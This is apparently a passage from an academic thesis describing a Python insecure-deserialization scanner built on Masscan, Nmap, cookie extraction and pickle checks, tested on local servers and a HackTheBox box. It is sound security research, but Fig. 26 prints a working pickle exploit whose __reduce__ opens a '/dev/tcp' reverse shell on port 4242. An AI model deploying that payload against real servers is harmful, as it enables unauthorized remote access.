

Fig. 18. Example of pickle dump

To verify our vulnerability scanner, we will be creating our own test cases and using a CTF (capture the flag) sandbox on the platform HackTheBox.

VI. DEVELOPMENT

This section focuses on the development of our vulnerability scanner. The practice of testing and evaluating the status and circumstances of the network, hardware, and software for known flaws and vulnerabilities is known as vulnerability scanning. Regular vulnerability scans are necessary to make sure the security of your system is adequate. All vulnerability scans have the same objective, which is to reduce the likelihood of data breaches that might put the system at risk. However, the procedure and needed frequency differ based on the inspected system [29].

As discussed in previous sections, we will focus this vulnerability scanner on scanning Insecure Deserialization in Python. The development of this command line tool is done on an x86_64 GNU/Linux system in the programming language Python. The input consists of the website name and the output identifies if the website is vulnerable. The output can either indicate three results:

(i) The website is susceptible to Insecure Deserialization

(ii) The website might be susceptible to Insecure Deserialization.

(iii) The website is not susceptible to Insecure Deserialization.

This reason for the second output is because in certain cases the website data can be manually modified to induce the vulnerability. This scanner consists of the following modules:

i. Port Scanning

ii. OS, Service, and Version Detection

iii. Data Extraction

iv. Data Decryption

v. Vulnerability Verification



Fig. 19. Flowchart denoting the process of our scanner

A. Port Scanning

Hackers frequently employ a port scan approach to find gaps or weak spots in a network. Cybercriminals can use this approach to identify open ports and determine if they are accepting or rejecting data. Also, it can show whether a company uses firewalls or other active security measures. The answer that hackers get from a port when they communicate with it tells them if the port is in use and whether it has any vulnerabilities that may be exploited. With the port scanning approach, businesses too can transmit data to particular ports and examine the answers for any possible vulnerabilities. To make sure company networks are safe, they can utilize resources such as IP scanning, netcat, and Nmap.

A port is a location on a system where data interchange occurs between various applications, the internet, and hardware or other computers. Ports are given port numbers to maintain uniformity and streamline programming procedures. Port numbers are sorted in order of usefulness and span from 0 to 65,536. Well-known ports, which are normally set aside for internet use, but may also have specific applications, are those with a port number between 0 and 1,023.

There are various port scanning techniques. Some of them are listed below:

i. The most basic port scanning method is a ping scan. These can also be referred to as ICMP queries. Ping scans bombard several servers with ICMP queries in an effort to elicit a response [30].

ii. A vanilla scan, another simple port scanning method, makes simultaneous connections to all 65536 ports. It transmits a SYN flag (synchronize flag) and replies by sending an ACK flag (acknowledgment flag) after receiving a SYN-ACK flag (connection acknowledgment flag) [30].

iii. Sending a SYN flag (synchronize flag) to the target and waiting for SYN-ACK (acknowledgment flag) constitutes a SYN Scan, also known as a half-open scan. If the scanner doesn't reply after receiving a response, the network connection (TCP) is not successfully established. As a result, the communication is not recorded, but the sender is still informed of the port's status. Hackers utilize this rapid method to identify holes [30].

iv. XMAS scans, also known as Christmas tree scans, as well as FIN scans, seem to be more subtle attack techniques. The collection of flags that are enabled within a packet and which, when seen in Wireshark, seem to be twinkling like a Christmas tree give XMAS scans their name. A series of flags are sent during this kind of scan, and depending on how they are handled, they may provide information about the status of the ports and firewall. In a FIN scan, an attacker sends a FIN flag to a particular port, which is frequently utilized to terminate an established connection. An attacker can learn more about the degree of activity and the company's firewall use through the system's response to their assault [30].

v. A packet is bounced through an FTP server using a technique called an FTP bounce scan. The transmitter can hide its location through this technique [30].

vi. This basic port scanning approach called sweep scan sends the communication to a port throughout a network of computers to determine which ones are online. No data about port activities are shared, although it does let the sender know if systems are active [30].

A website can have multiple servers running on different ports. It is imperative to know which ports are active. Most commonly, a network discovery software called Nmap is used for

port scanning as well as OS, Service, and Version detection. We will discuss Nmap in the next subsection. In our application, we use a software called Masscan for discovering open ports. The reason for using Masscan is due to its speed. Masscan can scan the whole Internet in less than five minutes. Using a single machine, Masscan can transfer 10 million packets per second [31]. Masscan uses a SYN scan for port discovery.

```python
def masscan_ports_fetch(speed,ip):
    # Speed packets per second
    # sudo masscan 167.99.203.53 -p1-65535 --rate=250

    print("Scanning of ports started with speed of " + str(speed) + " packet per second. Please be patient.")

    mscan = masscan.PortScanner()

    mscan.scan(ip, ports='1-65535', arguments='--max-rate '+ str(speed))

    mscan_dict = ast.literal_eval(mscan.scan_result)
    # print(mscan_dict)
    if ip in mscan_dict["scan"]:
        mscan_result_formatted = mscan_dict["scan"][ip]
    else:
        return []

    size_mscan = len(mscan_result_formatted)
    list_mscan_ports = []

    for i in range(size_mscan):
        list_mscan_ports.append(mscan_result_formatted[i]['port'])
```

Fig. 20. Masscan scanning all open ports

As we can see in the image above, we use the Python module of Masscan in our application. We are scanning all the TCP ports from 1 to 65535. An argument of "—max-rate" is also supplied to the command to control the speed at which packets are sent. In the end, we format the output of the command and return the list of open ports.

B. OS, Service, and Version Detection

After identifying which ports are open, we want to find out which ports have a Python server running on them. To achieve this, we perform OS, Service, and Version detection on the list of open ports we received from Masscan, using Nmap.

Nmap is open-source and free software for the discovery of networks. Nmap helps in identifying the host availability on the network, OS (Operating System) detection, firewall, packet filter identification, etc. using IP packets through various techniques. Nmap can run on the majority of operating systems including Windows, Mac, and Linux [32].

Nmap uses fingerprinting to detect the operating system. Nmap probes the remote host with a sequence of both TCP and UDP packets, effectively inspecting every part of the reply. Various tests including IP ID sampling, TCP ISN sampling, and initial window check, are performed. The results of those tests are compared to a database called "Nmap-os-db" which consists of greater than 2600 recognized OS fingerprints. Operating system details are obtained if there is a match [33].

After the detection of the ports, Nmap uses its "Nmap-services" database to identify the service being used. Examples of services are SMTP, HTTP, FTP, DNS, etc. However, this result is not always accurate as users can run their services on different ports. Version detection probes TCP & UDP ports to find out the services operating after discovering them using one of the previous scan techniques. Nmap's database "Nmap-service-probes" have queries for contacting different services as well as match expressions for identifying and parsing their replies. Service protocols (such as HTTP, HTTPS, Samba, FTP) and applications running on them (such as OpenSSH, Apache HTTPD, Samba smbd) are discovered among other information [34].

In our application, we perform this version detection using the Python module of Nmap. If the version matches with Python, it means a Python server is running on that port. Furthermore, it means that Insecure Deserialization can also be present. Therefore, we shortlist that port number for further investigation. In the image below we perform a version detection scan using the Nmap Python module and pass Masscan ports as input.

```
# mscan_list_unique = [30341,32045]
mscan_list_str = ''.join(str(val)+"," for val in mscan_list_unique)
mscan_list_str = mscan_list_str[:-1]
print(mscan_list_str)

nmap = nmap3.Nmap()
# args="-sV -Pn -p 30432"

# nmap_result = nmap.scan_top_ports(url, args="-sV -Pn -p 30432,80")
nmap_result = nmap.nmap_version_detection(url, args="-Pn -p "+mscan_list_str)
```

Fig. 21. Passing open ports from Masscan to Nmap

Next, the ports which are running Python services are extracted and returned.

```
def nmap_python_ports_fetch(nmap_result,ip):
    if ip in nmap_result:
        formatted_result = nmap_result[ip]['ports']
    else:
        print("Nmap Result incomplete")
        return []

    size = len(formatted_result)
    list_ports = []

    for i in range(size):
        port_num = formatted_result[i]['portid']
        if 'service' in formatted_result[i].keys():
            service = formatted_result[i]['service']
            flag = False
            if 'product' in service.keys():
                if service['product'].__contains__("Python"):
                    flag = True
            if 'extrainfo' in service.keys():
                if "Python" in service['extrainfo']:
```

Fig. 22. Extract ports running Python server

C. Data Extraction

The next step is to extract the potentially vulnerable data present on the website. Human-editable data needs to be focused on here. If some data on the website can be edited and then goes back to the server to get processed, that data has the potential to be exploited.

Now, human-editable data can be anything. It can be a parameter of a submit action in a webpage form, as it happened in CVE-2023-28667 [35]. Here, an action called "tve_api_form_submit" of a PHP webpage form is present. A parameter called "tve_labels" is forwarded to an unserialize() function. The issue is that the parameter is not sanitized, making the form vulnerable [36]. Human-editable data can be data in a YAML file loaded in the application [37]. Here, a file "saving.py" in a repository on Github known as "PyTorchLightning" calls an unsafe yaml file which results in a code execution [38]. The data can be anywhere, in HTTP requests, XML files, deserialization modules, etc.

According to M. Bugliesi, S. Calzavara, R. Focardi, and W. Khan [50], among the primary online attack destinations for authenticated users is session cookies. One of the most common online security threats is cookie stealing. Because of the severity of this issue, contemporary web browsers provide built-in security features predicated on certain flags such as HttpOnly and Secure. These flags help to protect session cookies against unauthorized access by scripts inserted into HTML and by sniffers intercepting HTTP connections. The chance of a script from the client side acquiring a secured cookie is reduced by employing the HttpOnly setting when creating cookies [51]. The secure flag, when set, will stop a cookie from being sent over HTTP which is unencrypted [52]. Although the efficiency of these protections is generally acknowledged, their ability to provide security assurances has not yet been formally shown. Nonetheless, it is obvious that badly designed sites that fail to apply the essential flags yet subject their customers to

substantial session hijacking dangers. M. Bugliesi, S. Calzavara, R. Focardi, and W. Khan [50] surveyed the top 1000 most popular sites according to Alexa. The survey demonstrated unequivocally that such concerns are quite real, as web developers still seem to be mostly ignoring the HttpOnly and Secure flags. They identified that 71.35% of session cookies did not have any flags set.



Fig. 23. Pie chart denoting cookie flags statistics

Thus, in our application, we start scanning the vulnerability with one of the most dangerous places where sensitive data could be present: cookies. We iterate through all those ports which have a Python server running on them and extract the cookies of the website. We use the "requests" module in Python to achieve this task.

```python
def fetch_editable_data(url,ports):
    editable_data = []

    for port in ports:
        new_session = requests.session()
        if port == 443:
            url_complete = "https://"+url+":"+str(port)+"/setcookie"
            #resp = new_session.get("https://"+url+str(port))
            new_session.get(url_complete)
        else:
            # url_complete = "http://"+url+":"+str(port)
            url_complete = "http://"+url+":"+str(port)+"/setcookie"
            #resp = new_session.get("http://"+url+":"+str(port))
            resp = new_session.get(url_complete)
        cookie = list(new_session.cookies.get_dict().values())
        if cookie == []:
            cookie = ['None']
        editable_data = editable_data + cookie

    return (editable_data)
```

Fig. 24. Extracting cookies from the website

D. Data Decryption

Cryptology is the art of protecting and revealing secrets that are thousands of years old. Cryptography focuses on the creation of these secrets and Cryptanalysis focuses on revealing them. A key is essential in cryptology and is kept secret. A cipher is a system used to encrypt data. Ciphers can be symmetric or asymmetric. In symmetric ciphers, the same keys are used to encrypt and decrypt whereas in asymmetric ciphers different keys are used for encryption and decryption. There are various popular algorithms present for encryption such as Triple-DES, Blowfish, Twofish, AES-256, RSA, etc. A technique similar to cryptography is called hashing. Hashing is using a function to map some data to a fixed-size value [39]. Some popular hashing algorithms are md5, sha1, NTLM, etc.

Ideally, sensitive information should not be stored in a cookie, even if it is encrypted. However, in the real world, sensitive information is stored in cookies all the time. If we encrypt cookies with AES-256, the probability of breaking it is low, however, it is still possible. Again, in the real-world best security practices are not always followed and some loopholes are left behind.

Sensitive Data Exposure vulnerability resided in third place in the OWASP top 10 in 2017. In 2021, this vulnerability moved from third place to second place and became “Cryptographic Failures”. “Cryptographic Failures” has a much narrower scope. The incidence rate is the proportion of applications from the audience subjected to an organization's testing during a year that was susceptible to a CWE [53]. Cryptographic Failure recorded a maximum incidence rate of 46.44 % in 2021 [54].

Cryptographic Failure statistics

CWE Mapped	Total Occurrences	Max Incidence Rate	Total CVEs
29	233,788	46.44%	3075

Fig. 25. Cryptographic Failure statistics

Thus, it can be said that failing to do proper encryption is a major problem. There are various tools and websites which can help in the decryption of these cryptographic and hashing algorithms. Certain tools and websites which help in cracking the hashes are Hashcat, John the ripper, and Crackstation.net. Similarly, for cryptography, we can use dcode.fr, ccrypt, burp suite, etc [40].

In our application, we focus on base 64 decoding and use a basic base 64 decoder module in Python. A list of encrypted cookies is sent to the decoder and decrypted data is returned.

E. Vulnerability Verification

Our application has decrypted data from the Python server. Now, we want to verify if this data can be exploited using Insecure Deserialization.

As discussed earlier, the Python object structure can be serialized and deserialized using the pickle module. The Pickle module utilizes binary protocols to achieve the same. Pickling means turning a Python object into a byte stream, while unpickling means turning a byte stream into Python object. There are other modules such as marshal, however, pickle should be preferred for serialization. The data streams that pickle generates can be analyzed by a module called pickletools. Serialization can be done using a function called dumps() and deserialization can be done using a function called loads() [41].

Let's assume that we are the attacker and we have the pickle data. First, we will use the function pickle.loads() to deserialize the data. If there is no error, then that means the code is relatively simple and exploitable. All we need to do now is add the "__reduce__" function in the Python code which will contain the exploit.

```
1  import pickle
2  import base64
3  import os
4  import socket
5
6  def fetch_ip():
7      sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
8      sock.connect(("8.8.8.8", 80))
9      return sock.getsockname()[0]
10
11 class Exploit:
12     def __reduce__(self):
13         ip = fetch_ip()
14         print(ip)
15         cmnd = "sh -i >& /dev/tcp/" + ip + "/4242 0>&1"
16         return os.system, (cmnd,)
17
18
19 if __name__ == '__main__':
20     pickled_data = pickle.dumps(Exploit())
21     print(base64.urlsafe_b64encode(pickled_data))
```

Fig. 26. Creation of an exploit in reduce function

The code in the image above shows the working of the exploit. First, your IP address is fetched, then a command is created inside "__reduce__" function which creates a reverse TCP connection to our IP address. Finally, this class is serialized and base 64 encrypted using pickle.dumps() function. The base 64 data can be placed in the cookie from where we fetched our original serialized data. In the meantime, we will set up a listener on port 4242 using netcat.

Once our exploit is placed in the cookie, a reverse TCP connection will be placed from the server to our machine. This means that we will be able to access the website's server including its files and processes.

Sometimes, when we use pickle.loads() to deserialize the data, it results in an error. Now, before assuming that the data we have cannot be deserialized by Python, we must look at the errors. In the case of "UnpicklingError", it is certain that data cannot be deserialized. This means that the vulnerability is absent here. However, it is a different story in other cases. The error can be as simple as an attribute error, where a certain attribute of a certain type is necessary for the code. Therefore, while creating our exploit, we just need to include that variable in the code. Another possibility is that the server requires a particular class name. In that case, we can just rename our "Exploit" class to the class name required which was displayed in the error message.

In our application, we focus on determining if the vulnerability is present and not on creating exploits for the vulnerability. Creating an exploitation tool is possible, however, the variables are too many when it comes to error predictions and creating exploits based on the errors. As discussed earlier, the output of our application indicates the susceptibility to Insecure Deserialization in a website. In the first output possibility, we are sure that the vulnerability is present. We verify that using the function pickle.loads(). If pickle.loads() does not result in any error or "UnpicklingError", the application can be exploited. On the other hand, if pickle.loads()

results in an error, the website might still be exploited. However, manual intervention is required to see the errors and modify the code based on that.

```
def check_object_picklable(data):
    picklable_data = []
    for val in data:
        try:
            try:
                pickle.loads(val)
                picklable_data.append('Definitely')
            except pickle.PicklingError:
                picklable_data.append('False')
            except:
                pickletools.dis(val,out=StringIO())
                picklable_data.append('True')
        except:
            picklable_data.append('False')
    StringIO().close
    return picklable_data
```

Fig. 27. Error handling while unpickling

```
for i in range(len(picklable_data)):
    if picklable_data[i] != 'False':
        if picklable_data[i] == 'Definitely':
            print(url+ ":" + str(python_ports[i]) +" is susceptible to Insecure Deserialization")
        else:
            print(url+ ":" + str(python_ports[i]) +" might be susceptible to Insecure Deserialization")
        flag = True
```

Fig. 28. Output of our scanner

Thus, our vulnerability scanner scans all the ports of a website, determines the ones running a Python server, extracts the cookies, and checks if the extracted data is prone to Insecure Deserialization.

VII. TESTING

Testing our vulnerability scanner presents even more challenges than its development. This is due to certain legal issues about the use of Nmap. As discussed, Nmap is a network scanner used to search open ports and services used on them. According to Nmap.org [42], Nmap may assist in defending your network from intrusions when utilized appropriately. Nevertheless, if Nmap is used incorrectly, it may result in legal action, employment loss, expulsion, incarceration, or ISP bans. Nmap.org [42] also states that the way to use Nmap is to get formal consent from the targeted network's authorities before beginning any scan. This is the best approach to staying out of trouble. Even when using this tool for your organization, the action which justifies the use of Nmap must fall inside your job description. Therefore, we had to create our test cases to test the scanner.

The test cases are divided into 3 categories. The first category consists of web servers that are not in Python. The expected outcome of tests in this category is that this website is not susceptible to Insecure Deserialization. The second category consists of web servers that are in Python and the data can be pickled. According to Python Software Foundation [43], there are only certain data types that can be pickled such as Boolean values, integers, strings, floating-point numbers, tuples, functions, classes, etc. We take a subset of these data types and test our application with them. The expected outcome of tests in this category expresses the website being susceptible to Insecure Deserialization. The third category consists of a web server that runs in a sandbox on a cybersecurity platform Hack the Box. The expected outcome of tests in this category expresses the website might be susceptible to Insecure Deserialization. This means that the web server consists of a Python server, but the data received an error while unpickling. However, the error was not “Unpickling Error”, indicating a possibility of the website being vulnerable to

Insecure Deserialization. We will also describe how through manual intervention, these errors can be resolved, and websites can be hacked.



Fig. 29. Flowchart denoting testing steps.

A. Non-Python servers

To test our vulnerability scanner, we set up 4 non-Python servers. The first server we established is in PHP language. The image below shows the simple command which is used to achieve this task.



Fig. 30. PHP server

The second server we established is a Node JS server. The command used to start the server after installing Node JS is shown in the image below.



Fig. 31. Node JS server

Then we moved on to a Webfsd server. The server runs as a service as shown below.

Fig. 32. Webfsd server

Lastly, we set up a Busybox server.

We run our vulnerability scanner on all four servers. The results we achieved were as expected. Our vulnerability scanner scanned all the ports of the website and found no ports running a Python server. Therefore, we are safe from Insecure Deserialization.

```
(my_venv) root@kali:/home/kali/Desktop/CS 298 Final/snake_scanner# python3 app.py
Enter the website you want to scan: localhost
localhost
127.0.0.1
8080
There are no ports containing python server
This website is not susceptible to Insecure Deserialization
```

Fig. 33. Output of non-Python servers

B. Python servers

Here we test multiple types of vulnerable data to see if our scanner can unpickle that data. First, we created a simple Flask application that can set the cookie for a website. Python modules such as make_response and request are used.

```python
from flask import Flask, make_response, request

app = Flask(__name__)

@app.route('/setcookie')
def setcookie():
    resp = make_response(f"The Cookie has been Set")
    resp.set_cookie('Name','gASVJwAAAAAAAABDI4AElRgAAAAAAAAAjAhfX21haW5fX5SMBFRlc3SUk5QpgZQulC4=')
    return resp

@app.route('/getcookie')
def getcookie():
    name = request.cookies.get('Name')
    return f"The Site : {name}"

# main driver function
if __name__ == '__main__':
    app.run(host='127.0.0.2', port=8080, debug=True)
```

Fig. 34. Setting cookies in Python servers

We set the cookie with different data as follows:

Table 1
Encoded pickled data for different data types

Data Type	**Data**	**Base64 Encoding of pickled data**
List	['pickle', 'aneesh', 0, 0, 7]	gASVHQAAAAAAAABdlCiMBnBpY2tsZZSMBmFuZWVzaJRLAEsASwdlLg==
Boolean	True	gASILg==
Floating point	3.14	gASVCgAAAAAAAABHQAkeuFHrhR8u
Integer	769	gASVCQAAAAAAAABDBQEDAAAAlC4=
Python Function	def foo(): return ("Something else")	gASVIQAAAAAAAABDHYAElRIAAAAAAAAAjA5Tb21ldGhpbmcgZWxzZZQulC4=

Python Class	class Test():
	  def foo():
	  return ("Something else")
		gASVJwAAAAAAAABDI4AElRgAAAAAAAAAjAhfX21haW5fX5SMBFRlc3SUk5QpgZQulC4=

We also test with string data, however, the data and base 64 encoding of pickled data is too lengthy to present here.

We run our scanner on this vulnerable data of different data types. Expected results were attained. Our vulnerability scanner retrieved the ports running the Python server, unpickled the data successfully, and verified that the website is susceptible to Insecure Deserialization. The condition here persists that in the Python server, human-editable data should be unpickled by the server for execution to take place. If the data present on the website is serialized, it's a very high probability that the data will be deserialized by the server. Therefore, even basic data types like integers or strings can pose a threat. Nevertheless, to test if the data present consists of a function

or class, pickletools.dis(obj) can be used. This function disassembles the object and presents a symbolic disassembly of it.

C. Sandbox server

Hack The Box is a top cybersecurity platform that enables people, organizations, governmental agencies, and academic institutions to improve both defensive and offensive security competence [44]. This platform consists of sandboxes also called "boxes" which involve a webserver that needs to be hacked. It's a gamification of Capture the Flag challenges. In this test, we will use one of the boxes of this platform called "baby website rick" [45].



Fig. 35. Sandbox website homepage

On running our vulnerability scanner on this website, we get the result as expected stating that this website might be susceptible to Insecure Deserialization.

```
(my_venv) root@kali:/home/kali/Desktop/CS 298 Final/snake_scanner# python3 app.py
Enter the website you want to scan: www.rick.htb
www.rick.htb
157.245.32.12
Scanning of ports started with speed of 1000 packet per second. Please be patient.
[30932, 31306, 30496, 32227, 30488, 31516, 30100, 30409, 30990, 31709, 31888]
Scanning of ports started with speed of 500 packet per second. Please be patient.

[30981, 30100, 30409, 31888, 32552, 31519, 32644, 30015, 31959, 31376, 31611, 31709, 32227, 30496, 44651, 31881, 30488, 30990, 31306, 30617]
Scanning of ports started with speed of 250 packet per second. Please be patient.
[30409, 30496, 31306, 31690, 31519, 30100, 31709, 31611, 30981, 30990, 30208, 30617, 31959, 31888, 30488, 32227, 44651]
[30208, 32644, 30981, 31881, 30990, 31888, 31376, 30100, 30488, 30617, 31516, 31519, 30496, 32552, 30015, 30409, 31306, 31690, 30932, 31959, 31709, 32227, 44651, 31611]
30208,32644,30981,31881,30990,31888,31376,30100,30488,30617,31516,31519,30496,32552,30015,30409,31306,31690,30932,31959,31709,32227,44651,31611
The ports which contain a python server are:30409,30488,30496,30981
www.rick.htb:30496 might be susceptible to Insecure Deserialization
```

Fig. 36. Output of our vulnerability scanner on sandbox website

In this test, we will see how the errors can be resolved, and websites can be hacked. Let's manually see the cookies first.

